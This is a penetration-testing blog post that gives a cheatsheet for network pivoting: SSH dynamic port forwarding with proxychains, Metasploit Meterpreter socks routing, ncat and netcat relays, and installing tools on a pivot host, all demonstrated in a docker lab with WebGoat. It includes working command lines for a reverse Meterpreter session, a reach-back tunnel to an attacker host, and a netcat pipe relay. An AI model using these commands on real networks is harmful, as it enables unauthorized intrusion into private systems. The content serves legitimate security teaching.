
A Pivot Cheatsheet for Pentesters

Posted on 18 September 2019



I don't often come get a chance to use pivot techniques, so I sometimes find myself searching for reminders about various methods and their trade offs.

I put together this list of common pivot techniques I have used, along with a quick to setup docker-compose environment to get you playing with each method quickly.

At the end of the article is a quick look cheatsheet with all the key setup commands for each pivot type.

A Fast Pivot Environment

If you want to play around with the pivots I discuss below, I put together a simple docker environment to play with. It has three machines and two networks. The machines:

- A gateway running SSH with access to public and private networks (like a jump host).
- A host running WebGoat vulnerable webapp on the private network only.
- A Metasploit image on the public network only.

The SSH machine is accessible from localhost on port 20022 instead of 22, but you can also use the metasploit container for all testing.

You can get this environment running with docker and docker compose by checking out the repository, then running `docker-compose build` and `docker-compose up`.

Method 1: Pivot with SSH & ProxyChains

This method leverages SSH with dynamic port forwarding to create a socks proxy, with proxychains to help with tools that can't use socks proxies. You can leverage this tunnel two ways:

- In a tool, configure a SOCKS proxy and point it to the SSH tunnel. This works great in tools that support it like Burp.
- Run a command with proxychains, which tunnels data over the SSH proxy.

This method allows mostly complete access to the target network, with few limitations, and is generally my preferred way to access gated networks. It requires the following pre-conditions to leverage:

- Access on target machine
- SSH service running on target machine and reachable from the attacker machine.
- A password compromise or writing of a public key for entry, to a user that allows remote SSH login.

Non-root accounts may limit some tools from working fully (such as nmap), when creating certain types of packets are root only activities.

Setting up the tunnel

First login with SSH using dynamic port forwarding. Assuming you are using the sample environment:

```
ssh -D localhost:9000 -f -N pentester@localhost -p 20022
```

This sets up an SSH tunnel in the background on local port 9000.

Setup ProxyChains

In /etc/proxychains4.conf (or similar depending on version), add the following to the end of the file:

```
socks5 127.0.0.1 9000
```

Run Commands

Here is an nmap scan of the webgoat host. Note I use the network "webgoat" because the docker-compose network sets up this dns name. You could use any normal ip range on the target network instead.

```
$ proxychains nmap -sV webgoat
Nmap scan report for webgoat (224.0.0.1)
Host is up (0.00027s latency).
rDNS record for 224.0.0.1: all-systems.mcast.net
Not shown: 998 closed ports
PORT     STATE SERVICE    VERSION
8080/tcp open  http-proxy
9001/tcp open  jdbc       HSQLDB JDBC (Network Compatibility Version 2.3.4.
```

Method 2: Pivot With Meterpreter and socks proxy

Some servers don't run SSH, and I often like to leverage meterpreter once I find an initial entry vector for a variety of reasons. Similar to SSH, meterpreter can become a socks proxy, though I have generally found it less reliable than SSH. If you are using the docker compose file provided, I include a slightly modified metasploit image on the public network.

Unfortunately, socks4 proxies only generally support TCP protocols, and certain kinds of traffic won't work well, so full nmap and similar tool usage may not be possible.

Setup the connection

We'll run meterpreter over SSH for this example, but the steps would be the same for any meterpreter session once connected. The below will jump from our machine into the metasploit docker container, start metasploit, and create a meterpreter over SSH connection.

```
# Create a shell on the metasploit image
$ docker exec -it pivots_metasploit_1 /bin/bash
root@3456fe097a17:/$ msfconsole
msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS ssh
RHOSTS => ssh
msf5 auxiliary(scanner/ssh/ssh_login) > set USERNAME pentester
USERNAME => pentester

msf5 auxiliary(scanner/ssh/ssh_login) > set PASSWORD letspivot
PASSWORD => letspivot
msf5 auxiliary(scanner/ssh/ssh_login) > exploit
```

```
[+] 172.21.0.2:22 - Success: 'pentester:letspivot' ''
[*] Command shell session 1 opened (172.21.0.3:42077 -> 172.21.0.2:22) at 2
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

msf5 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============


  Id  Name  Type           Information                                Connect
  --  ----  ----           -----------                                -------
  1         shell unknown  SSH pentester:letspivot (172.21.0.2:22)    172.21.

msf5 auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[!] SESSION may not be compatible with this module.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 172.21.0.3:4433
[*] Sending stage (985320 bytes) to 172.21.0.2
[*] Meterpreter session 2 opened (172.21.0.3:4433 -> 172.21.0.2:57642) at 2
[*] Command stager progress: 100.00% (773/773 bytes)
msf5 auxiliary(scanner/ssh/ssh_login) > sessions
```

```
Active sessions
===============


  Id  Name  Type                     Information
  --  ----  ----                     -----------
  1         shell unknown            SSH pentester:letspivot (172.21.0.2:22)
  2         meterpreter x86/linux    uid=1000, gid=1000, euid=1000, egid=1000
```

One slight complication with the docker setup I am showing is the networking. I have setup two internal docker networks, public and private, which in my examples are 172.20.0.0/24 (private) and 172.21.0.0/24 (public). Normally you would use the meterpreter session to enumerate network access, but I am going to skip that here and just setup a proxy to the private network.

Setup and run a socks proxy over meterpreter

Here we add a route to the private network and setup a socks proxy. I change the meterpreter port to the default proxychains port, but you could also use the default port and update /etc/proxychains.conf with the new route if desired.

```
# In Metasploit
msf5 auxiliary(scanner/ssh/ssh_login) > route add 172.20.0.0/24 2
[*] Route added
```

```
msf5 auxiliary(scanner/ssh/ssh_login) > use auxiliary/server/socks4a
msf5 auxiliary(server/socks4a) > set SRVPORT 9050
SRVPORT => 9050
msf5 auxiliary(server/socks4a) > run -j
[*] Auxiliary module running as background job 3.

[*] Starting the socks4a proxy server
msf5 auxiliary(server/socks4a) >

### Now in a separate command window, I will create a new session
### on the meterpreter container to use nmap and proxychains
$ docker exec -it pivots_metasploit_1 /bin/bash
root@ffd95ec9ce94:/$ proxychains nmap -sT -P0 -p8080,9001 172.20.0.3
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.60 ( https://nmap.org ) at 2019-09-19 13:08 UTC
|S-chain|-<>-127.0.0.1:9050-<><>-172.20.0.3:8080-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-172.20.0.3:9001-<><>-OK
Nmap scan report for 172.20.0.3
Host is up (0.0025s latency).

PORT     STATE SERVICE

8080/tcp open  http-proxy
9001/tcp open  tor-orport

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
```

We have a scan! Note that only a limited number of port scan types work with this method (mostly Syn scans) and I find it tends to be quite slow, so it pays to limit the range of IP's and ports.

Method 3: Pivot over a Ncat or Netcat relay

If ncat or netcat are installed on the target (they are usually removed during hardening on modern systems), or if you install it yourself on the target, it can be used to setup a tunnel.

Ncat is a good proxy tool from the nmap project, but netcat relays are the least reliable method mentioned here. They may work only for a single request before having to be re-established (or establishing them in a loop on the target machine), and will not work on more than a single port. However, sometimes netcat is all you can use.

Tunnel as http proxy with ncat

ncat can be setup as an http proxy which can be used similar to a socks proxy. Just run the ncat proxy on the target machine, and update the local proxychains config to use an http proxy.

Unfortunately, ncat is almost never going to be installed by default on a target machine, unless someone has also installed nmap there.

```
## Target machine - setup ncat listener
pentester@47ab62bc2f3d:~$ ncat -vv --listen 3128 --proxy-type http
Ncat: Version 7.60 ( https://nmap.org/ncat )
Ncat: Listening on :::3128
Ncat: Listening on 0.0.0.0:3128

## attacker machine (metasploit)
root@12f888991729:/$ tail /etc/proxychains.conf -n 3
# defaults set to "tor"
#socks4     127.0.0.1 9050
http 172.21.0.3  3128 # 172.21.0.3 is the IP of my ssh machine

root@12f888991729:/$ proxychains nmap -sT -P0 -p8080,9001 172.20.0.2

ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.60 ( https://nmap.org ) at 2019-09-19 14:26 UTC
|S-chain|-<>-172.21.0.3:3128-<><>-172.20.0.2:8080-<><>-OK
|S-chain|-<>-172.21.0.3:3128-<><>-172.20.0.2:9001-<><>-OK
Nmap scan report for 172.20.0.2
Host is up (0.00057s latency).

PORT     STATE SERVICE
PORT      STATE SERVICE
8080/tcp open  http-proxy
9001/tcp open  tor-orport

Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds
```

Reverse tunnel a single port with ncat

ncat can also be used to tunnel a single port. In this case, we are using a reverse reach back to connect from target -> attacker. This may be required with some network setups that block incoming connections but allow outgoing.

```
# On attacker / metasploit machine
$ docker exec -it pivots_metasploit_1 /bin/bash
root@12f888991729:/$ ncat -lv --broker -m2 8080
Ncat: Version 7.60 ( https://nmap.org/ncat )
Ncat: Generating a temporary 1024-bit RSA key. Use --ssl-key and --ssl-cert
Ncat: SHA-1 fingerprint: DDD9 4DF0 A7D6 3F08 DB62 51C7 4358 04C6 81BF F05A
Ncat: Listening on :::8080
Ncat: Listening on 0.0.0.0:8080

# On ssh / box to pivot from
$ ssh pentester@localhost -p 20022
pentester@localhost's password:
```

```
pentester@47ab62bc2f3d:~$ ncat -v metasploit 8080 -c "ncat -v webgoatlocal
Ncat: Version 7.60 ( https://nmap.org/ncat )
Ncat: Connected to 172.21.0.2:8080.

## Attacker machine on a separate bash session - use wget to retrieve page
## I use nmap here, but I can only scan port 8080.
root@12f888991729:/$ nmap -sS -P0 -p8080 localhost

Starting Nmap 7.60 ( https://nmap.org ) at 2019-09-19 13:54 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000098s latency).
Other addresses for localhost (not scanned): ::1

PORT     STATE SERVICE
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
```

Tunnel with netcat

Netcat is similar, but the connection will close on a variety of conditions and need to be restarted, generally after a full connection, including one full HTTP request.

```
# Make backpipe to pass data around
```

```
mknod pivot p
# Setup the listener on pivot machine - forward traffic the
# pivot machine receives on port 8080 to the webgoat server
# port 8080
nc -l -p 8080 0<pivot | nc webgoatlocal 8080 1>pivot

## On attacker machine (metasploit)
root@12f888991729:/$ wget ssh:8080/WebGoat
Saving to: ‘WebGoat'
```

Method 4: Installing tools on the target machine

If you are willing to install tools on the target machine, you could install various command

line tools (or even visual desktop servers like VNC) and use the pivot box as a "new" attacker machine. This is sometimes the way to go if installing tools on such a device is allowable in the rules of engagement.

One additional proxy tool I will mention under this category is 3proxy, a swiss army knife of a proxy with tons of options. Unfortunately, for linux hosts you will need to build a static binary to deploy (or attempt to build on the target), so is a little less simple to get running.

A Quick Pivot CheatSheet

A Quick Pivot Cheatsheet

All of these methods are potentially limited by the permissions on the proxy host - non-root users for instance cannot perform certain types of scans over the proxy.

SSH pivot

```
ssh -D localhost:<local_proxy_port> -f -N <user>@<machine_to_pivot>
```

Metasploit with Meterpreter

```
msf5 >route add <network_to_proxy_in_CIDR_notation> <meterpreter_session_id
[*] Route added
msf5 > use auxiliary/server/socks4a
msf5 auxiliary(server/socks4a) > set SRVPORT 9050
SRVPORT => 9050
msf5 auxiliary(server/socks4a) > run -j
```

Ncat HTTP proxy

```
$ ncat -vv --listen 3128 --proxy-type http
```

Ncat Port Forwarder

On attacker machine:

```
$ ncat -lv --broker -m2 <port>
```

On pivot machine:

```
$ ncat -v <attacker_ip> <attacker_port> -c "ncat -v <host_to_pivot_to> <por
```

Netcat Port Forwarder

On pivot machine:

```
mknod pivot p
nc -l -p <port_to_listen_on> 0<pivot | nc <ip_to_pivot_to> <port_to_pivot_t
```

Proxychains Setup

Install and configure proxychains

```
tail /etc/proxychains.conf
#socks4     127.0.0.1 9050


http 172.21.0.3  3128
#<type: http/socks4/socks5> <proxy_host> <proxy_port>
```

Conclusions

Pivoting is important to know when pentesting networks that have private components, and these techniques are an important consideration when designing network topology. Watching externally facing hosts and jump boxes for pivot techniques is one way to halt attackers at an earlier stage.

Did I miss a good technique? Tell me about it in the comments!

Charlie Belmer

USA

I live for privacy, security, and online freedom because these are the building blocks of a better society, one I want to help create.

Tagged with: Pentesting, Technical Guides

Comments

This comment system is self hosted using the Mozilla Coral talk platform, and not connected with any third parties who might collect data. At any time, you can completely delete all comments and data stored, including your email address. I will never send you emails aside from password reset emails you request.

Comments

Sign in to comment

All Comments 0

Viewing Options ▾

There are no comments yet. Why don’t you write one?

←A NoSQL Injection Primer (with Mongo)

Deploying Docker Securely→